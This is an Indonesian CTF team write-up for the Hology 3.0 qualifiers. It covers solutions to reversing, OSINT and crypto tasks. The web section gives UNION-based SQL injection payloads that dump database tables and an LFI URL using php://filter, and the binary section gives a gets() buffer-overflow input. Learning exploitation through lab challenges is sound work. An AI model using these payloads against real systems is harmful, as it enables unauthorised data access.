

WRITEUPS HOLOGY 3.0



: TIM :

Rahasia

: Tim Mamber :

**Bari Fisesa Rehatta
Farhan Al Fayyadh
Muhammad Ilham Hanifan**

Daftar Isi

Reversing

- Matematika Sekolah Dasar
- MK (MOMENT Ketika...)

Web Exploitation

- No-OR-submit
- Lets GO!
- MyAnimal

OSINT

- Adm00n dilemma
- Liburan

Binary Exploitation

- [Gunakan dengan Baik](#)

Cryptography

- Kok programku dicoret-core.

Misc

- Feedback

Reversing

Matematika Sekolah Dasar

Challenge 21 Solved ×

Matematika Sekolah Dasar

304

Soal latihan matematika untuk sekolah dasar

author: ahm4d

matematika.t...

Flag Submit

Problem:

Diberikan sebuah file binary 'matematika'. Ketika program dieksekusi terdapat dua fungsi yang tidak bisa digunakan yaitu "Perkalian" dan "Pembagian", seperti gambar berikut,

```
~/CTFI/2020/Hology3.0/Quals-CTF/Reverse/Matematika Sekolah Dasar > ./matematika
Kumpulan Soal Latihan Matematika
1. Penjumlahan
2. Pengurangan
3. Perkalian
4. Pembagian
0. Keluar
Pilih salah satu menu
4
Latihan hanya bisa penjumlahan dan pengurangan
Jika punya kode masukkan
```

setelah di check pseudocode dari program tersebut, pada 'case 4' variabel `ii` melakukan xoring terhadap inputan kita, lalu hasil akan di compare variabel `jj`.

```
79 case 4:
80   if ( ii != 4 )
81   {
82     puts("Program akan keluar");
83     exit(0);
84   }
85   puts("Latihan hanya bisa penjumlahan dan pengurangan");
86   puts("Jika punya kode masukkan");
87   __isoc99_scanf("%s", v7);
88   for ( j = 0; j <= 25; ++j )
89   {
90     if ( (v7[j] ^ ii[j]) == jj[j] )
91       ++v15;
92   }
```

```
.data:0000000000004080 ; _DWORD ii[32]
.data:0000000000004080 ii dd 6Ah, 6Fh, 69h, 6Eh, 75h, 2 dup(62h), 65h, 74h, 68h
.data:0000000000004080 ; DATA XREF: main+3C9+o
.data:0000000000004080 dd 65h, 62h, 65h, 73h, 74h, 73h, 65h, 6Ch, 61h, 6Ch, 75h
.data:0000000000004080 dd 64h, 68h, 61h, 74h, 69h, 6 dup(0)
.data:0000000000004100 public jj
.data:0000000000004100 ; _DWORD jj[32]
.data:0000000000004100 jj dd 2, 0, 5, 1, 12h, 18h, 51h, 1Eh, 19h, 5Ch, 11h, 7, 28h
.data:0000000000004100 ; DATA XREF: main+3F1+o
.data:0000000000004100 dd 12h, 0, 42h, 0Eh, 0Dh, 15h, 1Eh, 14h, 8, 5Ch, 50h, 40h
.data:0000000000004100 dd 14h, 6 dup(0)
```

Solution:

Karena program hanya melakukan xoring terhadap inputan kita, kita dapat dengan mudah melakukan xoring `jj` dengan `ii` untuk mendapatkan inputan yang benar. Berikut adalah solvernya:

```
from pwn import xor
```

```
cal_1 = [0x6A, 0x6F, 0x69, 0x6E, 0x75, 2, 0x62, 0x65, 0x74, 0x68, 0x65, 0x62, 0x65,
0x73, 0x74, 0x73, 0x65, 0x6C, 0x61, 0x6C, 0x75, 0x64, 0x68, 0x61, 0x74, 0x69, 0x6, 0x0]
```

```
cmp_1 = [2, 0, 5, 1, 0x12, 0x1B, 0x51, 0x1E, 0x19, 0x5C, 0x11, 7, 0x28, 0x12, 0, 0x42,
0x0E, 0x0D, 0x15, 0x1E, 0x14, 8, 0x5C, 0x50, 0x40, 0x14, 6, 0x0]
```

```
print(xor(cal_1, cmp_1))
```

Flag : hology3{m4teMat1katral414}

MK (MOMENT Ketika...)


Challenge 10 Solved X

MK (MOMENT ketika...)

464

taTUM adalah seorang fisikawan, suatu hari temannya seorang programmer memberikan sebuah source code yang merupakan jalan pengerjaan sebuah soal fisika, tetapi temannya memodifikasi rumus tersebut sehingga pada bagian akhir program tersebut dia menjahili taTUM dengan menambahkan instruksi yang tidak ada pada rumus aslinya, bantulah taTUM menemukan hasil output dari program tersebut

format flag : `/^hology3{[A-z0-9+_*]*}$/`
author: aldifp01

 source-code....

Flag Submit

Problem:

Diberikan sebuah file `source-code.asm`, dimana file tersebut berisi perintah-perintah assembly. Jika diamati pada fungsi `.main` terlihat instruksi **mov** menyimpan sebuah nilai-nilai individual yang nantinya akan kaluklasi satu dengan yang lain. Berikut ini adalah potongan kode asm tersebut.

```
~/CTFI/202/Ho/Q/Reverse/AK (MOMENT ketika...) > cat source-code.asm
main:
    push    rbp
    mov     rbp, rsp
    sub     rsp, 48
    mov     DWORD PTR [rbp-4], 10
    mov     DWORD PTR [rbp-8], 8
    mov     DWORD PTR [rbp-12], 5875
    mov     DWORD PTR [rbp-16], 19
```

Solution:

Untuk menyelesaikan tantangan ini saya mengtranslatenya kedalam bahasa python, seperti berikut.

```
from math import sqrt
from Crypto.Util.number import long_to_bytes
rbp_4 = 10
rbp_8 = 8
rbp_12 = 5875
rbp_16 = 19
eax = rbp_4 * rbp_8
eax += eax
edi = eax
eax = int(sqrt(edi))
rbp_20 = eax
eax = rbp_4 * rbp_16
eax += eax
edi = eax
eax = int(sqrt(edi))
rbp_24 = eax
eax = rbp_12 * rbp_20
rbp_28 = eax
eax = rbp_12 * rbp_24
rbp_32 = eax
eax = rbp_32 - rbp_28
rbp_36 = eax
eax = rbp_36 * eax
rbp_36 = eax
if (rbp_36 < rbp_32): # jle .L2
if (rbp_36 > rbp_32): # jge .L3
exit(print('exit'))
eax = (rbp_36 | 17081945) + 177013
print(eax)
else:
eax = (rbp_36 | 19450817) + 177013
print(eax)
print('FINISH')
```

Flag : `hology3{1710333774}`

Web Exploitation

No-OR-submit



Problem:

Tampilan awal dari web <http://206.189.88.224:8083/>

Cari:

Lalu saya mencoba memasukan input asal, dan yg terjadi error.

```
{"code": "ER_BAD_FIELD_ERROR", "errno": 1054, "sqlState": "42S22", "sqlMessage": "Unknown column 'nyoba' in 'where clause'"}
```

Solution:

Dugaan saya ini merupakan bentuk inner join dari query sql. Lalu saya input null dan berhasil tidak error, Lalu buat payload

null union select 0,1,2

dan berhasil, lalu kita lihat table yang ada dengan payload

null union select 0,1,GROUP_CONCAT(table_name) FROM information_schema.tables

```
[{"id":0,"name":"1","tag":"explo,flag_here,ADMINIST  
MNS_EXTENSIONS,COLUMN_PRIVILEGES,COLUMN_STATISTICS,
```

Ditemukan nya table flag_here. Lalu kita lihat isi kolom dari table flag_here

null union select 0,1,GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name='flag_here'

```
[{"id":0,"name":"1","tag":"flag,filler,fillertwo"}]
```

Ditemukannya kolom flag. Lalu lihat isi dari kolom flag

null union select 0,1,GROUP_CONCAT(flag) from flag_here

```
[{"id":0,"name":"1","tag":"HOLOGY3{b4sIc_Un10N_is_3z}"}]
```

Flag : **hology3{b4sIc_Un10N_is_3z}**

Lets GO!

Challenge 27 Solved X

Lets GO!
200

Lets GO [catch](#) em all...

<http://206.189.88.224:8084/>

format flag: `/^hology3{[A-z0-9+_*]*}$/`

author: Yukazu

Problem:

Tampilan awal dari web <http://206.189.88.224:8084/>

```
package main

import (
    "bytes"
    "fmt"
    "net/http"
)


func main() {
    fs := http.FileServer(http.Dir("./frontend"))
    http.Handle("/", fs)
    flaghere := ""
    var arrlen int = len(flaghere)
    slace := make([]byte, arrlen)
    for i := 0; i < len(slace); i++ {
        slace[i] = flaghere[i] + byte(i)
    }
    sliced := []byte{47, 103, 110, 100, 107, 115, 127, 104, 105, 109, 107, 111, 117, 128, 119, 125, 121}
    res := bytes.Compare(slace, sliced)
    if res == 0 {
        http.HandleFunc(flaghere, FlagServe)
        http.ListenAndServe(":14022", nil)
    }
}

func FlagServe(w http.ResponseWriter, r *http.Request) {
    fmt.Fprint(w, "FLAG")
}
```

Terlihat sebuah kode Golang yang melakukan penjumlahan pada setiap byte pada variabel `flaghere`, hasil penjumlahan akan disimpan pada array `slace`. Hasil penjumlahan akan di compare dengan array `sliced`, jika hasilnya sama **http.Handle** akan melakukan request pada fungsi `FlagServe`.

Solution:

```
>>> sliced = [47, 103, 110, 100, 107, 115, 127, 104, 105, 109, 107, 111, 117, 128, 119, 125, 121]
>>>
>>> ''.join(chr(c-i) for i,c in enumerate(sliced))
'/flagnyaadadisini'
```



Flag : **hology3{jU5t_a_s1mpl3_G0laNg_r1ddl3}**

MyAnimal

Challenge

19 Solves

×

MyAnimal

340

Help me to find the important missing page! The Admin has created a bot to access the important page frequently to prevent that. But the Admin forgot the bot password. The admin said the bot still running and doing its job. So how do i retrieve the missing page?

<http://206.189.86.177:8082/>

author: wuvel


View Hint

Flag

Submit


Problem:

Tampilan awal dari web <http://206.189.86.177:8082/>



Setelah ditelusuri lalu saya menemukan celah, yaitu web ini rentan terhadap lfi. saya mencoba mengambil source code yang ada dan ternyata berhasil

<http://206.189.86.177:8082/?view=php://filter/convert.base64-encode/resource=dog>



Lalu saya mencoba melihat isi index dan berhasil juga, yang dimana dalam data yang dikirim kan harus ada kata dog, fox, atau cat

<http://206.189.86.177:8082/?view=php://filter/convert.base64-encode/resource=dogs/....//index>



Flag : **hology3{3z_bYp4s5_LFI_y4_kh4n}**

OSINT

Adm00n dilema

Challenge

19 Solves

×

Admoon dilema

100

Channel di discord hology hilang secara tiba-tiba dikarenakan ada hacker yang meretas role Admin, bantu Admin untuk melihat channel khusus role admin yang telah diretas tadi...

Format flag: hology3{<nama channel>}

*nama channel case insensitive

author: wuvel

View Hint

Flag

Submit

Hint :


Better look at this chall category...

Problem:

Terdapat channel discord tersembunyi pada server discord Hology3.0.

Solution:

Untuk mendapatkan nama channel tersembunyi di server discord hology penulis menggunakan extension 'betterdiscord' dan menginstall plug-in 'Show Hidden Channels' dari betterDiscordLibrary.



Flag : hology3{h1dd3n_ch4nn3ll_Owouwu}

Liburan

Challenge

21 Solves



Liburan

265

Fyuhh... akhirnya si impostor jahat ketahuan juga. Ternyata dia melakukan fake task di tempat itu. Tapi sebelum final vote si impostor jahat memberikan pesan terakhir "temukan wasiatku atau aku akan menghantuimu". Pada akhirnya si impostor mati dan menjadi arwah gentayangan. Bantulah crewmate agar tidak diganggu impostor jahat...

Format flag: hology3{wasiat}

author: Rifqihz

View Hint

Liburan.jpg

Flag

Submit

Hint :

Apakah wasiat si impostor tertumpuk oleh bintang-bintang dan wasiat-wasiat orang lain tentang tempat itu ?

Problem:

Diberikan sebuah gambar



Jika dimasukkan ke reverse image search yandex, gambar tersebut akan mengarah ke artikel berikut :

<https://telusurinusantara.com/tempat-wisata-di-batu/>. Artikel tersebut menunjukkan gambar itu ada di 'bukit bulu coban rais'. Jika digoogle akan muncul tempat wisata 'Batu Flower Garden'. Pesan wasiat ada di bagian reviews.

Yandex :

Sites where the image is displayed



14 Tempat Wisata di Batu yang Harus Dikunjungi - Telusuri Nusantara
Telusurinusantara.com

Tempat wisata seru untuk liburan di Batu Malang → Tempat wisata hits instagramable yang ada di Batu Malang → Info serta harga tiket

Solution:

Artikel :

Bukit Bulu Coban Rais



Foto: Google Maps @Bukit Bulu Coban Rais

Mengusung tema alam dan pemandangan yang indah, Bukit Bulu Coban Rais turut hadir untuk menjadi objek wisata hits masa kini. Di objek wisata ini, kamu bisa puas berfoto

Google Reviews :

Batu Flower Garden

Oro-Oro Ombo, Kehutanan, Kota Batu, Jawa Timur

[Write a review](#)

4.0 ★★★★★ 7,188 reviews

Sort by: Newest

All ticket 331 ojek 310 scenery 173 selfie 163 +6

★★★★★ a month ago



1mp0st3r j4hat

1 review

★★★★★ a month ago

s1ni_m4in_k3_m4l4ng_b4ng

Like



khoirul pawaris effendi

★★★★★ a month ago

Flag : hology3{s1ni_m4in_k3_m4l4ng_b4ng}

Binary Exploitation

Gunakan dengan Baik

Challenge 24 Solves ×

Gunakan dengan Baik
265

Menyusuri hutan banyak lumpur.
`nc 94.237.76.105 31337`

author: ahm4d

 gunakan-den...

Flag

Submit

Problem :

Diberikan sebuah file binary `gunakan-dengan-baik` dan juga service `nc 94.237.75.105 31337`, ketika program dieksekusi program akan meminta inputan seperti gambar berikut ini.

```
~/CTFI/202/Ho/Q/B/Gunakan dengan Baik > ./gunakan-dengan-baik
kamu siapa?
aaaaaa
jangan aneh aneh ya
~/CTFI/202/Ho/Q/B/Gunakan dengan Baik > 
```

Jika kita lihat pseudocode dari program tersebut terlihat sebuah fungsi `gets`, dimana fungsi tersebut rentan terhadap bufferoverflow. Seperti yang dapat kita lihat, dengan adanya vuln `gets` kita dapat melakukan overwrite pada alamat `s1` dan mengubahnya menjadi **"correct1"**.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int result; // eax
4     char s; // [esp+0h] [ebp-8Ch]
5     char s1; // [esp+80h] [ebp-Ch]
6
7     setvbuf(stdout, 0, 2, 0);
8     puts("kamu siapa?");
9     gets(&s);
10    if ( !memcmp(&s1, "correct1", 8u) )
11    {
12        printf("kamu mau flag?");
13        gets(&s1);
14        if ( !strcmp(&s1, "glf") )
15            system("cat flag.txt");
16        result = 0;
17    }
18    else
19    {
20        printf("jangan aneh aneh ya");
21        result = 0;
22    }
23    return result;
24 }
```

Solution :

Untuk melakukan overwrite kita harus mencari offset dari alamat `s` ke `s1`, kita dapat mengetahuinya dengan melakukan debuggin menggunakan gdb.

set breakpoint pada ***main+87** lalu **continue** debugging

```
[#0] Id 1, Name: "gunakan-dengan-", stopped 0x565561fd in main (), reason: BREAKP
[#0] 0x565561fd → main()

gef> b *main+87
Breakpoint 1 at 0x56556250
gef> c
Continuing.
kamu siapa?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Setelah hit breakpoint hitung jarak antara stack **ebp-0x8c** dengan **ebp-0xc**,

```
gef> x/30wx $esp
0xfffffc870: 0xfffffc8fc 0x56557014 0x00000008 0x41414141
0xfffffc880: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffc890: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffc8a0: 0x00414141 0x00000000 0xf7f7cfc 0x00000000
0xfffffc8b0: 0x00000000 0x565560c0 0x00001000 0xf7f7b9e8
0xfffffc8c0: 0xf7f79e1c 0xf7fe14f0 0x00000000 0xf7dc40e2
0xfffffc8d0: 0xf7f7a3bc 0x00000001 0x56559000 0x5655638b
0xfffffc8e0: 0x00000001 0xffffc9b4
gef> x/wx $ebp-0x8c
0xfffffc87c: 0x41414141
gef> x/wx $ebp-0xc
0xfffffc8fc: 0x00000000
gef> !python -c 'print(0xfffffc8fc-0xfffffc87c)'
128
gef>
```

Buat padding sesuai dengan panjang offset ditambah dengan string **"correct1"**.

```
gef> !python -c 'print(("A"*128) + "correct1")'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcorrect1
gef> r
Starting program: /home/unknow/CTFIndo/2020/Hology3.0/Quals-CTF/BinaryExpl/Gunaka
n dengan Baik/gunakan-dengan-baik
kamu siapa?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcorrect1
```

```
gef> x/s $ebp-0xc
0xfffffc8fc: "correct1"
gef>
```

```
gef> c
Continuing.
kamu mau flag?glf
[Detaching after vfork from child process 134199]
cat: flag.txt: No such file or directory
[Inferior 1 (process 134193) exited normally]
```

Kita berhasil melakukan overwrite, ssekarang lakukan pada service nc telah diberikan

```
~/CTFI/202/Ho/Q/B/Gunakan dengan Baik > nc 94.237.76.105 31337
kamu siapa?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAcorrect1
kamu mau flag?glf
hology3{kamu_m3rusak_pr09ramku}
```

Flag : **hology3{kamu_m3rusak_pr09ramku}**

Cryptography

Kok programku dicoret-coret.

Challenge 19 Solves

Kok programku dicoret-coret.
340

Kok programku dicoret-coret...


```
In [1]: from Crypto.Cipher import AES
...: from Crypto.Util.Padding import pad, unpad
...: import sys
...:
...: KEY = "1n1L0HkuNc1NY4"
...: IV = b"
...:
...: def encrypt(message, passphrase):
...:     aes = AES.new(passphrase.encode('utf-8'), AES.MODE_CBC, IV)
...:     return aes.encrypt(pad(message.encode('utf-8'), AES.block_size))
...:
...: msg = input(" >>> enter your message: ")
...: print(encrypt(msg, KEY).hex())
>>> enter your message: hology3{paan_neh_binun_aqu} != flag ya kaaaaaaa
1a 6ab22c40003a49dbf8d8e6f49fb141e030b1e4ae96d1ec0d35e5
15e7bf6d108f8ebc0fb235b00c6f8d4947b13183e09c36
```

Format flag: hology3{IV}

Problem :

```
In [1]: from Crypto.Cipher import AES
...: from Crypto.Util.Padding import pad, unpad
...: import sys
...:
...: KEY = "1n1L0HkuNc1NY4"
...: IV = b"
...:
...: def encrypt(message, passphrase):
...:     aes = AES.new(passphrase.encode("utf-8"), AES.MODE_CBC, IV)
...:     return aes.encrypt(pad(message.encode('utf-8'), AES.block_size))
...:
...: msg = input(" >>> enter your message: ")
...: print(encrypt(msg, KEY).hex())
>>> enter your message: hology3{paan_neh_binun_aqu} != flag ya kaaaaaaa
1a 6ab22c40003a49dbf8d8e6f49fb141e030b1e4ae96d1ec0d35e5
15e7bf6d108f8ebc0fb235b00c6f8d4947b13183e09c36
```

Diberikan sebuah screenshot koding python yang melakukan enkripsi menggunakan AES dengan Mode CBC, pada tantangan ini kita diminta untuk mengrecovery nilai 'IV' dari potongan kodingan tersebut, berikut ini adalah proses dekripsi dari AES CBC.



Solution :

Pada tantangan ini kita telah mengetahui blok ciphertext kedua, plaintext dan sebagian dari blok ciphertext pertama. Kita dapat melakukan bruteforce terhadap dua karakter terakhir kunci dengan cara mendekripsi blok kedua ciphertext dengan semua kemungkinan kunci, xoring dengan blok pertama ciphertext dan bagian yang dicoret diisi dengan nilai nol. Periksa setiap kunci mana dengan huruf pertama dan satu huruf terakhir dari hasil yang cocok dengan teks plaintext asli.

```

import binascii
from Crypto.Cipher import AES

KEY_first = "1niL0HkuNc1NY4"
cipher1 = "1a00000000000000000000000000006a"
cipher2 = "b22c40003a49dbf8d8e6f49fb141e030"

plain1 = "hology3{paan_neh"
plain2 = "_binun_aqu} ≠ f"

def decrypt(cipher, passphrase, cp=binascii.unhexlify(cipher1)):
    aes = AES.new(passphrase, AES.MODE_CBC, cp)
    return aes.decrypt(cipher)

def trying_key(Key):
    tmp = binascii.hexlify(decrypt(binascii.unhexlify(cipher2), Key, cp=plain2))
    if tmp[:2] == '1a' and tmp[-2:] == '6a':
        print('FOUND : {}'.format(tmp))
        print('KEY : {}'.format(Key))
        exit()

for i in range(30, 127):
    for j in range(30, 127):
        key = KEY_first + chr(i) + chr(j)
        dec_plain2 = decrypt(binascii.unhexlify(cipher2), key)
        if str(dec_plain2).startswith("_") and str(dec_plain2).endswith('f'):
            # print("Found key: {}".format(key))
            trying_key(key)

```

Jalankan script solver yang diatas, maka kita akan mendapatkan hasil seperti berikut.

```

~/CTFI/202/Ho/Q/C/Kok programku dicoret-coret. > python2 solver.py
FOUND : 1a6f6c586c42fe958b77a4ec588ea36a
KEY : 1niL0HkuNc1NY4:)
~/CTFI/202/Ho/Q/C/Kok programku dicoret-coret. > █

```

Setelah berhasil mengrecovery block ciphertext pertama kita juga akan mendapatkan `KEY`, langkah berikutnya melakukan recovery `IV`, pada bagian ini kita mengubah nilai `IV` menjadi block plaintext pertama karena setelah ciphertext di decrypt, dan hasil dari decrypt akan dixoring dengan `IV`.

```

from Crypto.Cipher import AES
import binascii, sys

KEY="1niL0HkuNc1NY4:)"
IV="hology3{paan_neh"

cipher1="1a6f6c586c42fe958b77a4ec588ea36a"

def decrypt(cipher,passphrase):
    aes = AES.new(passphrase,AES.MODE_CBC,IV)
    return aes.decrypt(cipher)

print("Recovery IV: {}".format(decrypt(binascii.unhexlify(cipher1), KEY)))

```

```

~/CTFI/202/Ho/Q/C/Kok programku dicoret-coret. > python2 final.py
Recovery IV: 3Zpz_c8C_r3Cv_IV
~/CTFI/202/Ho/Q/C/Kok programku dicoret-coret. > █

```

Flag : **hology3{3Zpz_c8C_r3Cv_IV}**

Misc

Feedback

Challenge

32 Solves

×

Feedback

10

<https://forms.gle/qMqLKDPBZiL4L9KS8>

Flag

Submit

Solution:

Mengisi Form dengan baik dan benar :)

Flag : **hology3{thank_you_for_your_feedback}**